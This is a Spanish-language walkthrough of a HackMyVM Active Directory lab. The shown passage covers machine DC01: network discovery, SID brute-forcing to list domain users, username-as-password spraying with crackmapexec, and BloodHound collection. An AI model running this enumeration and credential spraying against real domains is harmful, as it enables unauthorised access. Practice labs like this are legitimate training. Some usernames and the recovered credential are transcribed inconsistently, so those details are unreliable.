



Hacking de distintos entornos de Active Directory

Laboratorio



Contenido

Instalación y configuración del LAB	3
Instalación de máquinas vulnerables HackMyVM.	3
Posibles errores en el despliegue de las VMs.	3
Máquina DC01	5
1. Reconocimiento	5
2. Explotación	9
3. Escalada de Privilegios	12
Máquina DC02	17
1. Reconocimiento	17
2. Explotación	19
3. Escalada de Privilegios	22
Máquina DC03	28
1. Reconocimiento	28
2. Explotación	29
3. Escalada de Privilegios	30
Máquina DC04	33
1. Reconocimiento	33
2. Explotación	36
3. Escalada de Privilegios	38
Autor de esta guía	43
Alejandro Fernández.....	43

Instalación y configuración del LAB

Instalación de máquinas vulnerables HackMyVM.

[HackMyVM](#) es una plataforma gratuita que ofrece máquinas virtuales vulnerables para practicar hacking ético, pentesting y resolución de retos de ciberseguridad.

Antes de comenzar con la explotación de las máquinas de Active Directory (AD), es fundamental instalar correctamente las VMs en un entorno controlado.


Enlaces para descargar las máquinas vulnerables de la plataforma HackMyVM;

- <https://hackmyvm.eu/machines/machine.php?vm=DC01>
- <https://hackmyvm.eu/machines/machine.php?vm=DC02>
- <https://hackmyvm.eu/machines/machine.php?vm=DC03>
- <https://hackmyvm.eu/machines/machine.php?vm=DC04>


Una vez instaladas las máquinas, nos tenemos que asegurar de que el adaptador de red esté en adaptador puente o Red NAT, para tener visibilidad desde nuestra máquina atacante, la cual ha de tener el mismo adaptador de red que las máquinas vulnerables.

Possibles errores en el despliegue de las VMs.

En alguna de las máquinas, en el momento de desplegarlas aparecía el siguiente error;



En mi caso lo soluciono cambiando el nombre de la MV y cambiando el adaptador de red a Red NAT.



¡Problema resuelto!

Máquina DC01

1. Reconocimiento

Lo primero que tenemos que hacer es identificar nuestro objetivo, ver la IP de la máquina vulnerable. En mi caso, lo hago con la herramienta netdiscover.

```
ip a  
sudo netdiscover -i eth0 -r 14.14.1.0/24
```

```
> ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:3d:50:96 brd ff:ff:ff:ff:ff:ff
        inet 14.14.1.100/24 brd 14.14.1.255 scope global noprefixroute eth0
            valid_lft forever preferred_lft forever
        inet6 fe80::4e06:eea2:6713:ad70/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:e6:51:54:21 brd ff:ff:ff:ff:ff:ff
        inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
            valid_lft forever preferred_lft forever
```

Una vez identificamos el host, con IP 14.14.1.28, vamos a realizar un escaneo de puertos con la herramienta NMAP, en concreto vamos a utilizar la herramienta automatizada para escaneos de NMAP [autonmap](#).

```
> autonmap  
  
[IPs] [Ports] [Services]  
  
Created by BanYio  
  
IP to scan:  
14.14.1.28  
Path to save results (For example, /path/to/save):  
:  
Open Ports: 53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49664,49667,49669,49673,49688,49694  
Results saved in: ./scan.txt
```

Como era de esperar, al ser un DC hay muchos puertos abiertos.

Por el momento nos vamos a centrar en kerberos (88), rpc (135), smb (445), ldap (389) y, por último, vemos que tiene habilitado el puerto 5985, winrm.

```
> cat scan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-10 11:03 CEST
Nmap scan report for 14.14.1.28
Host is up (0.00065s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-09-10 18:03:12Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: SOUPEDECODE.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: SOUPEDECODE.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf     .NET Message Framing
49664/tcp open  msrpc      Microsoft Windows RPC
49667/tcp open  msrpc      Microsoft Windows RPC
49669/tcp open  msrpc      Microsoft Windows RPC
49673/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
49688/tcp open  msrpc      Microsoft Windows RPC
49694/tcp open  msrpc      Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 8h59m57s
| smb2-tlme:
|   date: 2024-09-10T18:04:00
|_ start_date: N/A
| smb2-security-mode:
|   3::1:
|_ Message signing enabled and required
|_nbstat: NetBIOS name: DC01, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:80:32:a9 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 94.76 seconds
```

Lo primero que hacemos es identificar el dominio y añadirlo en el fichero /etc/hosts.

crackmapexec smb 14.14.1.28

```
> crackmapexec smb 14.14.1.28
[*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:[SOUPEDECODE.LOCAL]) (signing=True) (SMBv1=False)
> sudo nano /etc/hosts
> cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali-cibertercios.home kali-cibertercios
14.14.1.28      SOUPEDECODE.LOCAL

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
```

Tras intentar enumerar usuarios mediante LDAP, rpcclient o smb con null sessions o incluso con la herramienta kerbrute para ver usuarios válidos del dominio, no ha habido suerte, por lo que vamos a listar las carpetas compartidas y en un primer momento no se detecta nada interesante, por ello es muy importante realizar las enumeraciones con distintas herramientas.

```
smbclient -L //14.14.1.28/ -N
crackmapexec smb 14.14.1.28 -u '' -p '' -shares
crackmapexec smb 14.14.1.28 -u 'banyio' -p '' -shares
```

```
> smbclient -L //14.14.1.28/ -N
Sharename      Type      Comment
-----        -----
ADMIN$        Disk      Remote Admin
backup        Disk
C$           Disk      Default share
IPC$          IPC       Remote IPC
NETLOGON      Disk      Logon server share
SYSVOL        Disk      Logon server share
Users         Disk

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 14.14.1.28 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
> crackmapexec smb 14.14.1.28 -u '' -p '' --shares
SMB 14.14.1.28 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB 14.14.1.28 445 DC01 [+] SOUPEDECODE.LOCAL\STATUS_ACCESS_DENIED
SMB 14.14.1.28 445 DC01 [-] Error enumerating shares: Error occurs while reading from remote(104)
> crackmapexec smb 14.14.1.28 -u 'banyio' -p '' --shares
SMB 14.14.1.28 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB 14.14.1.28 445 DC01 [+] SOUPEDECODE.LOCAL\banyio:
SMB 14.14.1.28 445 DC01 [+] Enumerated shares
SMB 14.14.1.28 445 DC01 Share      Permissions      Remark
SMB 14.14.1.28 445 DC01 -----      -----      -----
SMB 14.14.1.28 445 DC01 ADMIN$      Remote Admin
SMB 14.14.1.28 445 DC01 backup      Remote Admin
SMB 14.14.1.28 445 DC01 C$        Default share
SMB 14.14.1.28 445 DC01 IPC$        READ      Remote IPC
SMB 14.14.1.28 445 DC01 NETLOGON     Logon server share
SMB 14.14.1.28 445 DC01 SYSVOL      Logon server share
SMB 14.14.1.28 445 DC01 Users       Logon server share

[!] Desktop/DC01 | ↵ |
```

Como podemos ver, hay muchas carpetas compartidas, pero solo tenemos permisos de lectura para IPC. Vamos a realizar alguna búsqueda a ver que podemos enumerar con este recurso compartido, y en [hacktricks](#) encontramos que hay una herramienta de impacket, lookupsid con la cual podemos enumerar los usuarios del domino.


```
impacket-lookupsid banyio@14.14.1.28
```

```
> impacket-lookupsid banyio@14.14.1.28
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
[*] Brute forcing SIDs at 14.14.1.28
[*] StringBinding ncacn_np:14.14.1.28[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-2986980474-46765180-2505414164
498: SOUPEDECODE\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: SOUPEDECODE\Administrator (SidTypeUser)
501: SOUPEDECODE\Guest (SidTypeUser)
502: SOUPEDECODE\krbtgt (SidTypeUser)
512: SOUPEDECODE\Domain Admins (SidTypeGroup)
513: SOUPEDECODE\Domain Users (SidTypeGroup)
514: SOUPEDECODE\Domain Guests (SidTypeGroup)
515: SOUPEDECODE\Domain Computers (SidTypeGroup)
516: SOUPEDECODE\Domain Controllers (SidTypeGroup)
517: SOUPEDECODE\Cert Publishers (SidTypeAlias)
518: SOUPEDECODE\Schema Admins (SidTypeGroup)
519: SOUPEDECODE\Enterprise Admins (SidTypeGroup)
520: SOUPEDECODE\Group Policy Creator Owners (SidTypeGroup)
521: SOUPEDECODE\Read-only Domain Controllers (SidTypeGroup)
522: SOUPEDECODE\Cloneable Domain Controllers (SidTypeGroup)
523: SOUPEDECODE\Protected Users (SidTypeGroup)
526: SOUPEDECODE\Key Admins (SidTypeGroup)
527: SOUPEDECODE\Enterprise Key Admins (SidTypeGroup)
553: SOUPEDECODE\RAS and IAS Servers (SidTypeAlias)
571: SOUPEDECODE\Allowed RODC Password Replication Group (SidTypeAlias)
572: SOUPEDECODE\Denied RODC Password Replication Group (SidTypeAlias)
1000: SOUPEDECODE\DC01\$ (SidTypeUser)
1101: SOUPEDECODE\NsaAdmins (SidTypeAlias)
1102: SOUPEDECODE\OneUpdateProxy (SidTypeGroup)
1103: SOUPEDECODE\mmark0 (SidTypeUser)
1104: SOUPEDECODE\otarai (SidTypeUser)
1105: SOUPEDECODE\xleot (SidTypeUser)
1106: SOUPEDECODE\eyara3 (SidTypeUser)
1107: SOUPEDECODE\pquinna (SidTypeUser)
1108: SOUPEDECODE\jharper5 (SidTypeUser)
1109: SOUPEDECODE\bxenia6 (SidTypeUser)
1110: SOUPEDECODE\gmona7 (SidTypeUser)
1111: SOUPEDECODE\aaaron8 (SidTypeUser)
1112: SOUPEDECODE\pleo0 (SidTypeUser)
1113: SOUPEDECODE\evictor10 (SidTypeUser)
1114: SOUPEDECODE\wreed11 (SidTypeUser)
1115: SOUPEDECODE\bgavin12 (SidTypeUser)
1116: SOUPEDECODE\ndelta13 (SidTypeUser)
1117: SOUPEDECODE\akevin14 (SidTypeUser)
1118: SOUPEDECODE\xkenia15 (SidTypeUser)
1119: SOUPEDECODE\ycody16 (SidTypeUser)
1120: SOUPEDECODE\qnora17 (SidTypeUser)
```

Como podemos observar, nos aparecen todos los usuarios, pero con un formato incómodo para poder realizar otras tareas de enumeración más adelante, por lo que vamos a ordenar este output.

```
impacket-lookupsid banyio@14.14.1.28 | awk -F '\\' '{print $2}'  
| awk '{print $1}' > users.txt
```




A terminal window showing the results of a user enumeration. The command used was `impacket-lookupsid banyio@14.14.1.28 | awk -F '\\' '{print $2}' | awk '{print $1}' > users.txt`. The output lists various users and service accounts, including Enterprise, Administrator, Guest, krbtgt, Domain, and several PC-xx\$ entries. The terminal window has tabs for "Enumeration local users", "Metasploit - Enumeration", and "enumerating LSARPC auth". The title bar says "enumerating LSARPC auth".

```
> impacket-lookupsid banyio@14.14.1.28 | awk -F '\\' '{print $2}' | awk '{print $1}' > users.txt  
Password:  
> head -n 20 users.txt  
  
pipe  
Enterprise  
Administrator  
Guest  
krbtgt  
Domain  
Domain  
Domain  
Domain  
Domain  
Cert  
Schema  
Enterprise  
Group  
Read-only  
Cloneable  
> tail -n 20 users.txt  
PC-76$  
PC-77$  
PC-78$  
PC-79$  
PC-80$  
PC-81$  
PC-82$  
PC-83$  
PC-84$  
PC-85$  
PC-86$  
PC-87$  
PC-88$  
PC-89$  
PC-90$  
firewall_svc  
backup_svc  
web_svc  
monitoring_svc  
admin
```

2. Explotación

Ahora tenemos una lista de usuarios del dominio, por lo que podemos intentar a ver si alguno de estos usuarios es vulnerable a un ataque As-Rep Roasting, o realizar un password spraying al smb con credenciales por defecto.

```
crackmapexec smb 14.14.1.28 -u users.txt -p users.txt -no-brute
```




```
[*] crackmapexec smb 14.14.1.28 -u users.txt -p users.txt --no-brute
SMB    14.14.1.28      445 DC01      [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\Administrator:Administrator STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\Guest:Guest STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\krbtgt:krbtgt STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\DC01$:DC01$ STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\bmark0:bmark0 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\otarai1:otarai1 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\kleo2:kleo2 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\eyear3:eyear3 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\pqulin4:pqulin4 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\jharper5:jharper5 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\bxenialaf:bxenialaf STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\gmona7:gmona7 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\aaaron8:aaaron8 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\ple99:ple99 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\evictor18:evictor18 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\wreed11:wreed11 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\bgav1n2:bgav1n2 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\ndela1a3:ndela1a3 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\akevn14:akevn14 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\vxken1a5:vxken1a5 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\ycoy16:ycoy16 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\gnora17:gnora17 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\dyname18:dyname18 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\qxenial19:qxenial19 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\reed20:reed20 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\cody21:cody21 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\ftom22:ftom22 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\jake23:jake23 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\rpenny24:rpenny24 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\irts25:irts25 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\colv1a26:colv1a26 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\pyonne27:pyonne27 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\zfrank28:zfrank28 STATUS_LOGON_FAILURE
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\ybob317:ybob317
[*] SOUPEDECODE.LOCAL\ybob317:ybob317
```

Tenemos unas credenciales validas.

ybob317:zbob317

Vamos a comprobar carpetas compartidas con estas credenciales y ver si tenemos acceso mediante winrm.

```
crackmapexec smb 14.14.1.28 -u ybob317 -p ybob317 --shares
crackmapexec winrm 14.14.1.28 -u ybob317 -p ybob317
```



```
[*] crackmapexec smb 14.14.1.28 -u ybob317 -p ybob317
SMB    14.14.1.28      445 DC01      [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\ybob317:ybob317
[*] crackmapexec smb 14.14.1.28 -u ybob317 -p ybob317 --shares
SMB    14.14.1.28      445 DC01      [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB    14.14.1.28      445 DC01      [*] SOUPEDECODE.LOCAL\ybob317:ybob317
[*] Enumerated shares
SMB    14.14.1.28      445 DC01      Share          Perms to S      Remark
SMB    14.14.1.28      445 DC01      ----          -----      -----
SMB    14.14.1.28      445 DC01      ADMIN$          Remote Admin
SMB    14.14.1.28      445 DC01      backup          Remote Admin
SMB    14.14.1.28      445 DC01      C$              Default share
SMB    14.14.1.28      445 DC01      IPC$            READ             Remote IPC
SMB    14.14.1.28      445 DC01      NETLOGON        READ             Logon server share
SMB    14.14.1.28      445 DC01      SYSVOL          READ             Logon server share
SMB    14.14.1.28      445 DC01      Users            READ
[*] crackmapexec winrm 14.14.1.28 -u ybob317 -p ybob317
SMB    14.14.1.28      5985 DC01      [*] Windows Server 2022 Build 20348 (name:DC01) (domain:SOUPEDECODE.LOCAL)
HTTP   14.14.1.28      5985 DC01      [*] http://14.14.1.28:5985/wsmn
WINRM  14.14.1.28      5985 DC01      [*] SOUPEDECODE.LOCAL\ybob317:ybob317
```

No vemos nada interesante, por lo que vamos a ayudarnos de herramientas como bloodhound o ldapdomaindump para realizar una escalada de privilegios o movimientos laterales.

```
bloodhound-python -d soupedecode.local -v --zip -c All -ns  
14.14.1.28 -u ybob317 -p 'ybob317'
```

```
y bloodhound-python -d soupedecode.local -v --zip -c All -ns 14.14.1.28 -u ybob317 -p "ybob317"
DEBUG: Authentication: username/password
DEBUG: Resolved collection methods: localadmin, dcom, acl, group, session, rdp, trusts, container, objectprops, psremote
DEBUG: Using DNS to retrieve domain information
DEBUG: Querying domain controller information from DNS
DEBUG: Using domain hint: soupedecode.local
WARNING: Could not find a global catalog server, assuming the primary DC has this role
If this gives errors, either specify a hostname with -gc or disable gc resolution with --disable-autogc
INFO: Getting TGT for user
DEBUG: Trying to connect to KDC at SOUPEDECODE.LOCAL:88
DEBUG: Trying to connect to KDC at SOUPEDECODE.LOCAL:88
DEBUG: Server time (UTC): 2024-09-10 21:19:49
DEBUG: Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/bloodhound/ad/authentication.py", line 197, in get_tgt
    tgt, cipher, _, session_key = getKerberosTGT(username, self.password, self.userdomain,
                                                ^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/impacket/krb5/kerberosv5.py", line 321, in getKerberosTGT
    tgt = sendReceive(encoder.encode(asReq), domain, kdcHost)
          ^^^^^^
  File "/usr/lib/python3/dist-packages/impacket/krb5/kerberosv5.py", line 91, in sendReceive
    raise krbError
impacket.krb5.kerberosv5.KerberosError: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)

WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
ERROR: Could not find a domain controller. Consider specifying a domain and/or DNS server.

  |   |   | Desktop/DC01 | x 1 |
```

Vemos que nos aparece un error DNS, vamos a intentar solucionarlo. Para ello vamos a levantar un DNS server con la herramienta dnschef.

```
git clone https://github.com/iphelix/dnschef.git  
cd dnschef  
sudo python3 dnschef.py --fakeip 14.14.1.28  
bloodhound-python -d soupedecode.local -v --zip -c All -ns  
127.0.0.1 -u ybob317 -p 'ybob317' -dc dc01
```

